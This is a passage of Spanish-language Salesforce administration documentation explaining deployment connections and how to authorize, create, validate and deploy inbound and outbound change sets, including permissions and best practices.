Se requiere una conexión de implementación entre dos organizaciones de Salesforce para enviar conjuntos de cambios desde una organización a otra. No puede crear conexiones de implementación entre organizaciones arbitrarias. En su lugar, crea conexiones entre todas las organizaciones afiliadas con una organización de producción. Por ejemplo, si tiene una organización de producción y dos entornos sandbox, se creará una conexión de implementación entre la producción y cada entorno sandbox. Del mismo modo, se crea una conexión de implementación entre dos entornos sandbox.

Una conexión de implementación sola no permite enviar conjuntos de cambios entre organizaciones. Cada organización debe ser autorizada para enviar y recibir conjuntos de cambios. Este nivel de seguridad añadido refuerza las rutas de promoción de códigos e impide que los metadatos de configuración de la organización se sobrescriban por error.

PERMISOS DE USUARIO


Para modificar conexiones de implementación:

- "Implementar conjuntos de cambios" Y "Modificar todos los datos"

Por ejemplo, la siguiente figura muestra una posible ruta de migración para una organización de producción (Prod) y dos entornos sandbox (Dev y Test). En este ejemplo, la organización de producción sólo puede recibir cambios que hayan sido totalmente comprobados, de manera que sólo el entorno sandbox Test esté autorizado para cargar conjuntos de cambios a la producción. Para sincronizar proyectos de desarrollo con la organización de producción, la organización Prod puede enviar conjuntos de cambios al entorno sandbox Dev, pero

no al entorno sandbox Test. Finalmente, debido a que las funciones en el desarrollo necesitan pruebas iterativas, los Sandbox Dev y Test deberían poder enviar conjuntos de cambios de un lado a otro.

**La autorización del conjunto de cambios impone la ruta de código**




Nota: La ilustración describe una posible ruta de migración del código. Su departamento debe crear sus propias políticas de las organizaciones para poder enviar y recibir conjuntos de cambios de una a otra.

CONSULTE TAMBIÉN

- Implementar un conjunto de cambios
- Visualización de las conexiones de implementación disponibles
- Autorización de una conexión de implementación
- Visualización de los detalles de una conexión de implementación

## Autorización de una conexión de implementación

Autorice mensajes entrantes de modo que otra organización de Salesforce pueda enviar conjuntos de cambios a la organización en la que haya iniciado sesión.

1. Desde Configuración, introduzca *Implementación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de implementación** y luego haga clic en **Continuar**.
2. Haga clic en **Modificar** junto a la organización que desee autorizar.
3. Seleccione **Permitir cambios entrantes**.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Visualización de las conexiones de implementación disponibles
- Visualización de los detalles de una conexión de implementación
- Implementar conexiones para conjuntos de cambios

## Visualización de las conexiones de implementación disponibles

Una conexión de implementación permite copiar las personalizaciones de una organización de Salesforce a otra. La lista de conexiones de implementación muestra qué organizaciones están autorizadas para cargar cambios a esta organización, y qué organizaciones permite a esta organización cargar cambios en ellas.

Para ver conexiones disponibles, en Configuración, introduzca *Implementación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Estado de implementación**.

**Acción**
Haga clic en **Modificar** junto a la organización desde la que desee habilitar o deshabilitar conjuntos de cambios.

**Nombre**
Lista de las organizaciones que tienen conexiones de implementación con la organización en la que está actualmente registrado. Haga clic en el nombre de una organización para ver más detalles sobre la conexión.

**Descripción**
Descripción breve de las organizaciones conectadas.

**Tipo**
El tipo de organización a la que está conectado. Los valores posibles son Producción, Sandbox de copia completa, Sandbox de sólo configuración y Sandbox de desarrollador.

**Dirección de autorización de carga**
Las flechas muestran la dirección en la que puede producirse la carga. Una línea discontinua significa que no se ha autorizado ningún conjunto de cambios en ninguna dirección. Para autorizar a la organización conectada para que le envíe conjuntos de datos entrantes, modifique la conexión de implementación para esta organización. Si desea enviar conjuntos de cambios salientes a una organización conectada, el administrador de esa organización debe modificar su conexión.

CONSULTE TAMBIÉN

Autorización de una conexión de implementación

Visualización de los detalles de una conexión de implementación

Implementar conexiones para conjuntos de cambios

## Visualización de los detalles de una conexión de implementación

Una conexión de implementación permite copiar las personalizaciones de una organización de Salesforce a otra. La lista de conexiones de implementación muestra qué organizaciones están autorizadas para cargar cambios a esta organización, y qué organizaciones permite a esta organización cargar cambios en ellas.

Para ver los detalles de conexión:

1. Desde Configuración, introduzca *Implementación* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de implementación**.
2. Haga clic en el nombre de la organización que desee visualizar.

**Nombre**
Nombre de la organización seleccionada. Esta no es la organización en la que ha iniciado sesión.

**Descripción**
Una descripción breve de la organización.

**Tipo**
El tipo de organización a la que está conectado. Los valores posibles son Producción, Lleno, Copia parcial, Developer Pro y Developer.

**Permitir cambios entrantes**

Si se selecciona esta opción, la organización mencionada puede enviar conjuntos de cambios a la organización en la que está registrado actualmente. Este es un campo de sólo lectura y sólo puede modificarse seleccionando Permitir cambios entrantes en la organización de destino.

**Acepta cambios salientes**

Si se selecciona esta opción, la organización mencionada permite enviar conjuntos de cambios desde ésta a la organización en la que está registrado actualmente.

CONSULTE TAMBIÉN

- Autorización de una conexión de implementación
- Visualización de las conexiones de implementación disponibles
- Implementar conexiones para conjuntos de cambios

# Conjuntos de cambios

## Conjuntos de cambios

Utilice conjuntos de cambios para enviar personalizaciones de una organización de Salesforce a otra. Por ejemplo, puede crear y probar un nuevo objeto en una organización de sandbox y luego enviarlo a su organización de producción utilizando un conjunto de cambios. Los conjuntos de cambios solo pueden contener modificaciones que realice a través del menú Configuración. Por ejemplo, no puede utilizar un conjunto de cambios para cargar una lista de registros de contactos. Los conjuntos de cambios contienen información acerca de la organización. No contienen datos como registros.

Si desea enviar personalizaciones de su organización actual a otra organización, cree un *conjunto de cambios salientes*. Cuando envíe el conjunto de cambios, la organización que lo reciba lo verá como un *conjunto de cambios entrantes*.

Enviar un conjunto de cambios entre dos organizaciones requiere una conexión de implementación. Los conjuntos de cambios solo pueden enviarse entre organizaciones que estén afiliadas con una organización de producción. Por ejemplo, una organización de producción y un sanbox o dos sandbox creados a partir de la misma organización pueden enviar o recibir conjuntos de cambios.

CONSULTE TAMBIÉN

- Implementar conexiones para conjuntos de cambios
- Conjuntos de cambios salientes
- Conjuntos de cambios entrantes
- Componentes disponibles en los conjuntos de cambios
- Comportamiento especial en las implementaciones

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

PERMISOS DE USUARIO

Para modificar conexiones de implementación:

- "Implementar conjuntos de cambios" Y "Modificar todos los datos"

Para utilizar conjuntos de cambios salientes:

- "Crear y cargar conjuntos de cambios",

  "Crear paquetes de AppExchange",

  Y

  "Cargar paquetes de AppExchange"

Para utilizar conjuntos de cambios entrantes:

- "Implementar conjuntos de cambios" Y "Modificar todos los datos"

# Conjuntos de permisos y los conjuntos de perfiles en conjuntos de cambios

Los desarrolladores pueden usar conjuntos de permisos o configuración de perfil para especificar permisos y otra configuración de acceso en un conjunto de cambios. Al decidir si usar conjuntos de permisos, configuración de perfil o una combinación de ambos, tenga en cuenta las semejanzas y las diferencias.

| Comportamiento | Conjuntos de permisos | Configuración de perfil |
|---|---|---|
| Configuración y permisos incluidos | • Permisos de objeto estándar<br>• Permisos de campo estándar<br>• Permisos de usuario (como "API activada")<br>Nota: Las aplicaciones asignadas y la configuración de fichas *no* están incluidas en los componentes del conjunto de permisos. | • Configuración de fichas<br>• Asignaciones de formatos de página<br>• Asignaciones de tipo de registro<br>• Intervalos de IP de inicio de sesión<br>• Permisos de usuario |
| Permisos y configuraciones incluidos que requieren componentes complementarios | • Permisos de objeto personalizados<br>• Permisos de campos personalizados<br>• Acceso de clase de Apex<br>• Acceso a la página de Visualforce | • Aplicaciones asignadas<br>• Permisos de objeto personalizados<br>• Permisos de campos personalizados<br>• Acceso de clase de Apex<br>• Acceso a la página de Visualforce |
| ¿Se ha agregado como un componente? | Sí | No. Los perfiles se han agregado en una configuración distinta. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Database.com Edition**

Conjuntos de permisos disponibles en: **Contact Manager Edition**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Para permisos de objeto personalizado, permisos de campo personalizado, el acceso de la página de Visualforce y el acceso de la clase de Apex, incluya siempre componentes complementarios en el conjunto de cambios. Por ejemplo, los permisos de objetos para el objeto personalizado *Elementos* se incluyen sólo si el objeto Elementos también se incluye.

Nota: Los intervalos de IP de inicio de sesión incluidos en la configuración del perfil sobreescriben los intervalos de IP de inicio de sesión de cualquier perfil coincidente en la organización de destino.

CONSULTE TAMBIÉN

Conjuntos de cambios entrantes

Conjuntos de cambios salientes

# Componentes disponibles en los conjuntos de cambios

Se pueden agregar los siguientes tipos de componentes a un conjunto de cambios.

**Nota:**

- Los componentes disponibles para un conjunto de cambios varían en función de la experiencia y la edición. Además, algunos componentes requieren la activación de funciones correspondientes en su organización de Salesforce.
- Si crea o modifica componentes que no están disponibles en un conjunto de cambios, no podrá enviar esos componentes de una organización a otra en un conjunto de cambios. En este caso, migre los cambios manualmente repitiendo los pasos que realizó cuando creó o modificó el componente.
- Las vistas de lista están visibles para todos los usuarios cuando implementa un conjunto de cambio. Si es necesario, cambie la visibilidad en la organización de destino.
- Las fichas personalizadas implementadas están ocultas de forma predeterminada para todos los usuarios. Solo son visibles si el conjunto de cambios también contiene perfiles que establecen la propiedad de visibilidad de forma apropiada. Las organizaciones con Professional Edition son una excepción: las fichas personalizadas implementadas en estas organizaciones son siempre visibles de forma predeterminada.
- Los informes almacenados en la carpeta Mis informes personalizados personales (informes privados) no aparecen en la lista de informes que se pueden agregar al conjunto de cambios. Los informes almacenados en la carpeta Informes públicos no archivados aparecen en la lista de informes que se pueden agregar al conjunto de cambios, pero no se implementará incluso si se agregan al conjunto de cambios. Para implementar un informe privado o no archivado utilizando un conjunto de cambios, copie o desplace en primer lugar el informe a una carpeta de informes diferente.

- Regla de colaboración basada en criterios de cuenta
- Regla de colaboración del propietario de cuenta
- Regla de colaboración del propietario del territorio de cuenta
- Acción (incluye acciones rápidas centradas en objetos y acciones rápidas globales)
- Plantilla de grupos de vínculos de acción
- Instantánea de creación de informes
- Clase de Apex
- Razón de colaboración de Apex
- Desencadenador de Apex
- Aplicación
- Proceso de aprobación (con algunas restricciones)
- Regla de asignación
- Proveedor de autorización
- Regla de respuesta automática
- Botón o vínculo
- Centro de llamadas
- Regla de colaboración basada en criterios de campaña
- Regla de colaboración del propietario de campaña
- Regla de colaboración basada en criterios de caso
- Regla de colaboración del propietario de caso
- Comunidades (Zonas)
- Formato compacto

- Regla de colaboración basada en criterios de contacto
- Regla de colaboración del propietario de contacto
- Origen de lista blanca de CORS
- Tipo de datos personalizados
- Campo personalizado
- Etiqueta personalizada (no etiquetas con cambio de nombre de objetos estándar. Para obtener más información, consulte Etiquetas personalizadas).
- Objeto personalizado
- Regla de colaboración del criterio de objeto de cliente
- Regla de colaboración del propietario de objeto de cliente
- Tipo de informe personalizado
- Configuración personalizada
- Panel
- Documento
- Plantilla de correo electrónico
- Proceso de asignación
- Plantilla de asignación
- Fuente de datos externa
- Regla de distribución
- Conjunto de campos
- FlowDefinition
- Carpeta
- Lista de selección global (API solo versión 37.0)
- Conjunto de valores globales
- Grupo
- Componente de la página de inicio
- Formatos de página de inicio
- Membrete
- Idioma de traducción
- Regla de colaboración basada en criterios de candidato
- Regla de colaboración del propietario de candidato
- Página de Lightning
- Vista de lista
- Configuración de Live Agent
- Implementación de Live Chat
- Regla de datos confidenciales de Live Chat
- Regla de coincidencia
- Evento clave
- Credenciales denominadas
- Regla de colaboración basada en criterios de oportunidad

- Regla de colaboración del propietario de oportunidad
- Formato de página
- Conjunto de permisos
- Partición de caché de plataforma
- Plantillas de publicación para Aprobaciones en Chatter
- Poner en cola
- Tipo de registro
- Sitio remoto
- Informe (Se aplican algunas restricciones. Vea nota en la parte superior de la página.)
- Función
- S-Control
- Acción de envío
- Conjunto de colaboración
- Site.com
- Recurso estático
- Ficha
- Territorio
- Política de seguridad de transacciones
- Regla de colaboración basada en criterios de usuario
- Regla de colaboración basada en la suscripción del usuario
- Regla de validación
- Componente de Visualforce
- Página de Visualforce
- Aplicación Wave
- Panel de Wave
- Flujo de datos de Wave
- Conjunto de datos Wave
- Lentes de Wave
- Alerta de correo electrónico de flujo de trabajo
- Actualización del campo de flujo de trabajo
- Mensaje saliente de flujo de trabajo
- Regla de flujo de trabajo
- Tarea del flujo de trabajo
- Desencadenador del tiempo de flujo de trabajo

CONSULTE TAMBIÉN

Validar un conjunto de cambios

Crear un conjunto de cambios saliente

Seleccionar componentes para un conjunto de cambios saliente

Comportamiento especial en las implementaciones

### Restricciones para procesos de aprobación en conjuntos de cambios

Comprenda estas restricciones antes de incluir procesos de aprobación en conjuntos de cambios.

- Si los campos de la página de aprobación incluyen cualquier campo personalizado en objetos estándar, debe agregar esos campos personalizados manualmente a conjuntos de cambios salientes. La opción `Ver/Agregar dependencias` para la selección de componentes del conjunto de cambios no incluye esos campos.
- Si el proceso de aprobación hace referencia a cualquier plantilla de publicación que contenga campos personalizados, necesitará volver a guardar esas plantillas de publicación en la organización de origen antes de agregarlas al conjunto de cambios. En Configuración, introduzca *`Plantillas de publicación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Plantillas de publicación**. Para cada plantilla de publicación, haga clic en **Modificar** y luego en **Guardar**.
- Los conjuntos de cambios no incluyen el orden de procesos de aprobación activos de la organización de origen. Es posible que necesite volver a ordenar los procesos de aprobación en la organización de destino después de la implementación.
- Si cambia el `Nombre exclusivo` de un proceso de aprobación incluido anteriormente en un conjunto de cambios e implementado en otra organización y vuelve a enviar el proceso de aprobación a través de un conjunto de cambios, se creará un nuevo proceso de aprobación después de la implementación en la otra organización. No se modificará el proceso de aprobación implementado previamente.

## Sugerencias de implementación de conjuntos de cambios

**Se necesita autorización para cargar cambios**

Antes de poder implementar un conjunto de cambios desde una organización a otra, un administrador de la organización de destino debe autorizar las cargas a través de la conexión de implementación entre las dos organizaciones.

**La lista Conexiones de implementación muestra todas las conexiones.**

La lista Conexiones de implementación se ha completado automáticamente con su organización de producción y todos los Sandbox. Es posible realizar la implementación entre cualquiera de estas organizaciones, pero no con otras organizaciones.

**Las conexiones de conjuntos de cambios no están disponibles durante el mantenimiento**

Las autorizaciones de las conexiones de implementación y las páginas de carga requieren información de la organización de producción, y no están disponibles cuando la producción está en proceso de mantenimiento. Durante este periodo puede construir conjuntos de cambios salientes pero no puede cargarlos.

**Los Sandbox deben estar disponibles**

Si no se ha proporcionado ningún Sandbox a una organización, el usuario verá un error de Privilegios insuficientes en la página Conexiones de implementación.

**La implementación no se reinicia automáticamente**

Si se produce un error durante la validación o implementación de conjuntos de cambios, deberá reiniciar el proceso manualmente. Asegúrese de que su organización no está bloqueada, esté en proceso de mantenimiento o sea inaccesible por cualquier otro motivo.

**La implementación es una transacción de sentido único**

La implementación de un conjunto de cambios se realiza en una transacción única. Si por alguna razón no se puede completar la implementación, se reiniciará toda la transacción. Cuando la implementación se haya completado correctamente, se asignarán todos los cambios a su organización y no se podrá deshacer la implementación.

**Referencias de usuario de mantenimiento de implementaciones**

Si un componente en un conjunto de cambios hace referencia a un usuario específico, como destinatarios de notificaciones de correo electrónico del flujo de trabajo o paneles ejecutando usuarios, el sistema intentará ubicar un usuario coincidente durante la implementación en la organización de destino comparando nombres de usuario.

Cuando copia datos a un sandbox, los campos que incluyan nombres de usuario de la organización de producción se alteran para incluir el nombre de sandbox. Por ejemplo, en un sandbox denominado `test`, el nombre de usuario `user@acme.com` cambia a `user@acme.com.test`. Durante una implementación utilizando conjuntos de cambios, se ignora `.test` en el nombre de

usuario. Este proceso transfiere un usuario agregado a un componente en un sandbox a otros sandboxes u otras organizaciones de producción.

**Conjuntos de cambios con varios componentes dependientes**

Abrir un conjunto de cambios en Salesforce puede tardar varios minutos si contiene un componente con varias dependencias p si el principal de un componente tiene varias dependencias. El retraso se debe a que Salesforce comprueba las dependencias del componente antes de mostrar la página del conjunto de cambios. Un ejemplo de un componente con varias dependencias es un campo personalizado que pertenece a un objeto personalizado con 2.500 componentes dependientes.

CONSULTE TAMBIÉN

Conjuntos de cambio de prácticas recomendadas

Comportamiento especial en las implementaciones

## Conjuntos de cambio de prácticas recomendadas

**Implemente todos los componentes dependientes**

Asegúrese de que cada conjunto de cambios saliente contiene todos los componentes interdependientes que no existen en la organización de destino. La implementación fallará si intenta implementar un componente que hace referencia a otro componente que no se encuentra en la organización de destino o en el conjunto de cambios.

Los conjuntos de cambios le ofrecen un control preciso sobre lo que implemente. Por ejemplo, puede migrar campos personalizados de manera individual. Para implementar un objeto personalizado y todos sus campos, debe agregar el objeto personalizado y cada campo al conjunto de cambios. Si añade únicamente el objeto personalizado al conjunto de cambios no producirá fallos en la implementación, pero podría dar lugar a un objeto personalizado vacío.

**Adición de permisos y acceso a configuración para conjuntos de cambios salientes**

La adición de perfiles o conjuntos de permisos a conjuntos de cambios salientes permite a los administradores migrar permisos para usuarios para que puedan acceder a la nueva funcionalidad. Hay importantes diferencias entre los conjuntos de permisos y los ajustes de perfil en los conjuntos de cambios. Si desea información detallada, consulte "Acerca de los conjuntos de permisos y los ajustes de perfil en conjuntos de cambios en la página 6031".

**Duplique un conjunto de cambios para agregar componentes dependientes a un conjunto de cambios que no se haya cargado.**

Cuando cargue un conjunto de cambios no podrá cambiar sus contenidos. Si desea agregar componentes dependientes a un conjunto de cambios que ya haya cargado, duplique el conjunto de cambios, agregue los componentes dependientes y a continuación cárguelo de nuevo.

**Utilice nombres distintivos para formatos de publicador globales y formatos del publicador de Outlook**

Cuando agregue formatos de página a un conjunto de cambios salientes, el tipo para los formatos de publicador globales y los formatos del publicador de Outlook no se muestra. Asegúrese de proporcionar nombres exclusivos para sus formatos de publicador globales y sus formatos del publicador de Outlook de modo que pueda diferenciarlos en un conjunto de cambios saliente.

**Planifique las implementaciones de la programación de mantenimiento.**

Planifique sus actividades de implementación de la programación de mantenimiento para sus organizaciones de producción y de Sandbox. Para algunas funciones se necesita información sobre su organización de producción cuando se accede desde un Sandbox. Además, la organización original está bloqueada mientras se valida un conjunto de cambios saliente y la organización de destino está bloqueada mientras se implementa un conjunto de cambios entrante. (Cuando los conjuntos de cambios bloquean una organización, puede seguir leyendo y escribiendo datos en la organización, pero no puede realizar ningún cambio de configuración que pueda modificar los metadatos.)

**Valide conjuntos de cambios antes de la implementación**

Puede ejecutar una implementación de prueba de un conjunto de cambios entrante para ver los mensajes de éxito o error que sucederían con una implementación real. Es una excelente solución si planea una implementación en una programación (por

ejemplo, durante las horas de menos uso) y si quiere determinar si la implementación será satisfactoria con el tiempo. Sin embargo, no es necesario que realice una implementación de prueba cada vez que realice una implementación, ya que es un proceso que tarda en completarse y la organización está bloqueada durante el mismo. (Puede seguir leyendo y escribiendo datos en la organización, pero no puede realizar ningún cambio de configuración que pueda modificar los metadatos.) Para implementar la prueba de un conjunto de cambios entrante, haga clic en su nombre y, a continuación, haga clic en **Validar**.

**Ver detalles de componentes**

Puede ver la representación XML de un componente después de cargar un conjunto de cambios saliente o antes de implementar un conjunto de cambios entrante.

**Limite los conjuntos de cambios a 10.000 archivos**

Los conjuntos de cambios están limitados a 10.000 archivos. Si su conjunto de cambios excede de éste límite, puede crear conjuntos de cambios separados para plantillas de correo electrónico, paneles e informes. Estos componentes a menudo son los más numerosos y tienen menos dependencias.

**Elimine o cambie el nombre de componentes mediante la interfaz Web**

No puede utilizar los conjuntos de cambios para eliminar o cambiar el nombre de los componentes. Para eliminar componentes, utilice la interfaz Web de la organización de destino. Para cambiar el nombre de un componente, elimine primero el componente de la organización de destino y a continuación cargue en el conjunto de cambios el nuevo componente.

**Tenga en cuenta que se pueden producir demoras en el tiempo de implementación cuando un conjunto de cambios incluye cambios de tipos de campos**

Si un conjunto de cambios incluye cambios en tipos de campos personalizados, el tiempo de implementación se puede demorar un periodo de tiempo largo porque los cambios de tipos de campos personalizados requiere que se realicen cambios en un gran número de registros. Para evitar largas esperas en la implementación, una alternativa es aplicar el cambio de tipo de campo manualmente después de implementar el conjunto de cambios.

**Planifique pruebas que se ejecutarán en la organización de destino**

Cuando se implementa un conjunto de cambios en una organización de producción, se ejecutan todas las pruebas de Apex locales en esa organización de forma predeterminada si está implementando cualquier clase o desencadenador de Apex. No obstante, si la organización de destino es un entorno sandbox, las pruebas no se ejecutan automáticamente.

CONSULTE TAMBIÉN

Sugerencias de implementación de conjuntos de cambios

Comportamiento especial en las implementaciones

# Implementación de cambios entrantes

## Conjuntos de cambios entrantes

Un *conjunto de cambios de entrada* es un conjunto de cambios que se ha enviado desde otra organización de Salesforce a la organización en la que ha iniciado sesión. Un conjunto de cambios debe *implementarse* para que los cambios surtan efecto. Puede implementar los contenidos de un conjunto de cambios de entrada en su totalidad, pero no puede hacerlo uno por uno.

PERMISOS DE USUARIO

Para implementar conjuntos de cambios entrantes:

- "Implementar conjuntos de cambios" Y "Modificar todos los datos"

CONSULTE TAMBIÉN

Visualización de conjuntos de cambios entrantes

Conjuntos de cambios salientes

Conjuntos de cambios

## Visualización de conjuntos de cambios entrantes

La página Conjuntos de cambios entrantes muestra los conjuntos de cambios pendientes de implementación, así como el historial de los conjuntos de cambios implementados.

Para ver conjuntos de cambios entrantes, en Configuración, introduzca *Conjuntos de cambios entrantes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios entrantes**.

Nota: Los conjuntos de cambios entrantes se borrarán de manera permanente seis meses después de la carga del conjunto de cambios.

CONSULTE TAMBIÉN

- Visualización de detalles del conjunto de cambios
- Validar un conjunto de cambios
- Implementar un conjunto de cambios

## Visualización de detalles del conjunto de cambios

La página de detalles Conjuntos de cambios muestra información sobre un conjunto de cambios concreto.

1. En Configuración, introduzca *Conjuntos de cambios entrantes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios entrantes**.
2. Haga clic en el nombre de un conjunto de cambios.

CONSULTE TAMBIÉN

- Visualización de conjuntos de cambios entrantes
- Validar un conjunto de cambios
- Implementar un conjunto de cambios

## Validar un conjunto de cambios

Puede validar un conjunto de cambios sin necesidad de implementar cambios. La validación de un conjunto de cambios le permite visualizar los mensajes de éxito o error que recibiría con una implementación actual.

1. En Configuración, introduzca *Conjuntos de cambios entrantes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios entrantes**.
2. Haga clic en el nombre de un conjunto de cambios.
3. Haga clic en **Validar**.

   Nota: Recomendamos iniciar una validación durante las horas de menos uso y limitar los cambios en su organización mientras la validación está en curso. El proceso de validación bloquea los recursos que están siendo implementados. Los cambios que realice en recursos bloqueados o elementos relacionados con esos recursos mientras la validación está en curso pueden dar como resultado errores.

4. Cuando finalice la validación, haga clic en **Ver resultados**.

Los conjuntos de cambios que se hayan validado correctamente pueden ser aptos para una implementación rápida. Para obtener más información, consulte Implementaciones rápidas.

CONSULTE TAMBIÉN

Visualización de conjuntos de cambios entrantes

Visualización de detalles del conjunto de cambios

Implementar un conjunto de cambios

## Implementar un conjunto de cambios

1. En Configuración, introduzca *Conjuntos de cambios entrantes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios entrantes**.
2. En la lista Conjuntos de cambios pendientes de implementación, haga clic en el nombre del conjunto de cambios que desee implementar.
3. Haga clic en **Implementar**.

También puede realizar una implementación rápida para acortar el tiempo de implementación en la producción. Los conjuntos de cambios que se hayan validado correctamente pueden ser aptos para una implementación rápida. Para obtener más información, consulte Implementaciones rápidas.

La implementación de un conjunto de cambios se realiza en una transacción única. Si por alguna razón no se puede completar la implementación, se reiniciará toda la transacción. Cuando la implementación se haya completado correctamente, se asignarán todos los cambios a su organización y no se podrá deshacer la implementación.

Nota: La plataforma Force.com necesita que las pruebas de unidad cubran al menos el 75% de su código antes de que pueda implementarlo en una organización de producción. En teoría, debería alcanzar una cobertura del 100%. La restricción de cobertura del código no se aplica para las organizaciones de Sandbox y Developer Edition.

### Opciones de implementación

Para evitar que una implementación falle cuando se hace referencia a los componentes por trabajos de Apex, en la página Ajustes de implementación, haga clic en **Permitir implementaciones de componentes cuando los trabajos de Apex correspondientes están pendientes o en curso** y luego haga clic en **Guardar**. Esta opción le permite implementar componentes a los que se hace referencia por trabajos de Apex, incluyendo trabajos programados, trabajos por lotes y métodos futuros, que están pendientes o en curso. Esta opción se aplica a conjuntos de cambios e implementaciones que se han iniciado a través de la API de metadatos.

Nota:

- La activación de esta opción podría causar un fallo de los trabajos de Apex debido a cambios no compatibles.
- Esta opción no afecta la modificación y almacenamiento del código de Apex en la interfaz de usuario de Salesforce (en Configuración o la Consola de desarrollador), que fallará si existen trabajos activos asociados con la clase de Apex. La actualización del código de Apex utilizando el IDE de Force.com se puede realizar correctamente si esta opción está activada porque se utiliza la API de metadatos para la actualización del código.

CONSULTE TAMBIÉN

Visualización de conjuntos de cambios entrantes

Visualización de detalles del conjunto de cambios

Comportamiento especial en las implementaciones

Supervisar implementaciones de conjuntos de cambios

### Supervisar implementaciones de conjuntos de cambios

El tamaño y la complejidad del conjunto de cambio determina el tiempo necesario para implementar un conjunto de cambio. Durante este tiempo, el seguimiento de la implementación puede ser muy útil.

Haga un seguimiento del estado de las implementaciones en curso en la página Estado de implementación. (Desde Configuración, introduzca **Implementación** en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Estado de implementación**.) En la página Estado de implementación también se muestran las implementaciones completadas.

Además, puede comprobar las implementaciones completadas en la página Detalle de conjunto de cambios. Para acceder a esta página desde Configuración, introduzca *`Conjuntos de cambios entrantes`* en el cuadro `Búsqueda rápida`, seleccione **Conjuntos de cambios entrantes** y, a continuación, haga clic en el nombre de un conjunto de cambios implementado. Las implementaciones del conjunto de cambios se incluyen en la sección Historial de implementación.

CONSULTE TAMBIÉN

- Implementar un conjunto de cambios
- Implementar conexiones para conjuntos de cambios
- Seguimiento de implementaciones

## Carga de cambios salientes

### Conjuntos de cambios salientes

Un *conjunto de cambios saliente* es un conjunto de cambios creado en la organización de Salesforce en la que ha iniciado sesión y que quiere enviar a otra organización. Normalmente se utiliza un conjunto de cambios saliente para las personalizaciones creadas y comprobadas en un entorno Sandbox y que luego se envían a una organización de producción.

Nota: Un conjunto de cambios puede tener hasta 10.000 archivos con un tamaño final de archivo de 400 MB. Los componentes de conjuntos de cambios se representan como archivos XML de metadatos. Asegúrese de que su conjunto de cambios no supera aproximadamente 5.000 componentes.

El envío de un conjunto de cambios saliente a otra organización no garantiza que los cambios se implementen en esa organización. Antes de que los cambios surtan efecto, la organización de destino debe implementar el conjunto de cambios.

Consejo: Para ayudar a garantizar una implementación sin problemas, revise la información sobre los conjuntos de permisos y la configuración de perfiles en conjuntos de cambios.

PERMISOS DE USUARIO

Para crear, modificar o cargar conjuntos de cambios salientes:

- "Crear y cargar conjuntos de cambios",

  "Crear paquetes de AppExchange",

  Y

  "Cargar paquetes de AppExchange"

Después de cargar un conjunto de cambios, su estado se convierte en cerrado y no puede realizar cambios en sus componentes. Además, los componentes en un conjunto de cambios cerrado no se actualizan. Para reimplementar el mismo conjunto de componentes, duplique el conjunto de cambios. El conjunto de cambios duplicado incluye los últimos cambios en su fuente de componentes. Puede agregar

y eliminar componentes en el conjunto de cambios duplicado. Duplicar conjuntos de cambios es muy útil durante las fases iterativas de un proyecto.

CONSULTE TAMBIÉN

- Seleccionar componentes para un conjunto de cambios saliente
- Crear un conjunto de cambios saliente
- Conjuntos de permisos y los conjuntos de perfiles en conjuntos de cambios
- Conjuntos de cambios entrantes
- Conjuntos de cambios

## Seleccionar componentes para un conjunto de cambios saliente

Para seleccionar los componentes en un conjunto de cambios saliente:

1. En Configuración, introduzca *Conjuntos de cambios salientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios salientes**.
2. En la lista Conjuntos de cambios, haga clic en el nombre de un conjunto de cambios o cree uno nuevo.
3. Haga clic en **Agregar** para agregar componentes.
4. Elija el tipo de componente y los componentes que desea agregar y, a continuación, haga clic en **Agregar al conjunto de cambios**.
5. Haga clic en **Agregar perfiles** para agregar la configuración de perfil al conjunto de cambios.

   Nota: No puede agregar la configuración de perfil en un conjunto de cambios en Professional Edition.

6. También puede hacer clic en **Ver/Agregar dependencias** para agregar componentes dependientes.

   Nota: Los componentes dependientes se basan en la existencia de otros componentes. A no ser que esté seguro de que los componentes dependientes existan en cada organización en la que se implementará este conjunto de cambios, agregue componentes dependientes al conjunto de cambios.

CONSULTE TAMBIÉN

- Crear un conjunto de cambios saliente
- Ver y agregar componentes dependientes a un conjunto de cambios
- Componentes disponibles en los conjuntos de cambios

## Ver y agregar componentes dependientes a un conjunto de cambios

Una dependencia es una relación en la que debe existir uno o más componentes para que otros componentes existan a su vez. Agregue componentes dependientes a un conjunto de cambios, a no ser que los componentes dependientes ya estén en todas las organizaciones donde se implemente este conjunto de cambios.

Para agregar componentes dependientes en un conjunto de cambios saliente:

1. En Configuración, introduzca *Conjuntos de cambios salientes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Conjuntos de cambios salientes**.
2. En la lista Conjuntos de cambios, haga clic en el nombre de un conjunto de cambios.
3. Haga clic en **Ver/Agregar dependencias**.

4. En la página Dependencias de componentes, seleccione los componentes dependientes que desee implementar y haga clic en **Agregar al conjunto de cambios**.

PRECAUCIÓN: Si su conjunto de cambios contiene más de 2500 dependencias, solo podrá ver las 2500 primeras en la página Dependencias de componente.

CONSULTE TAMBIÉN

Seleccionar componentes para un conjunto de cambios saliente

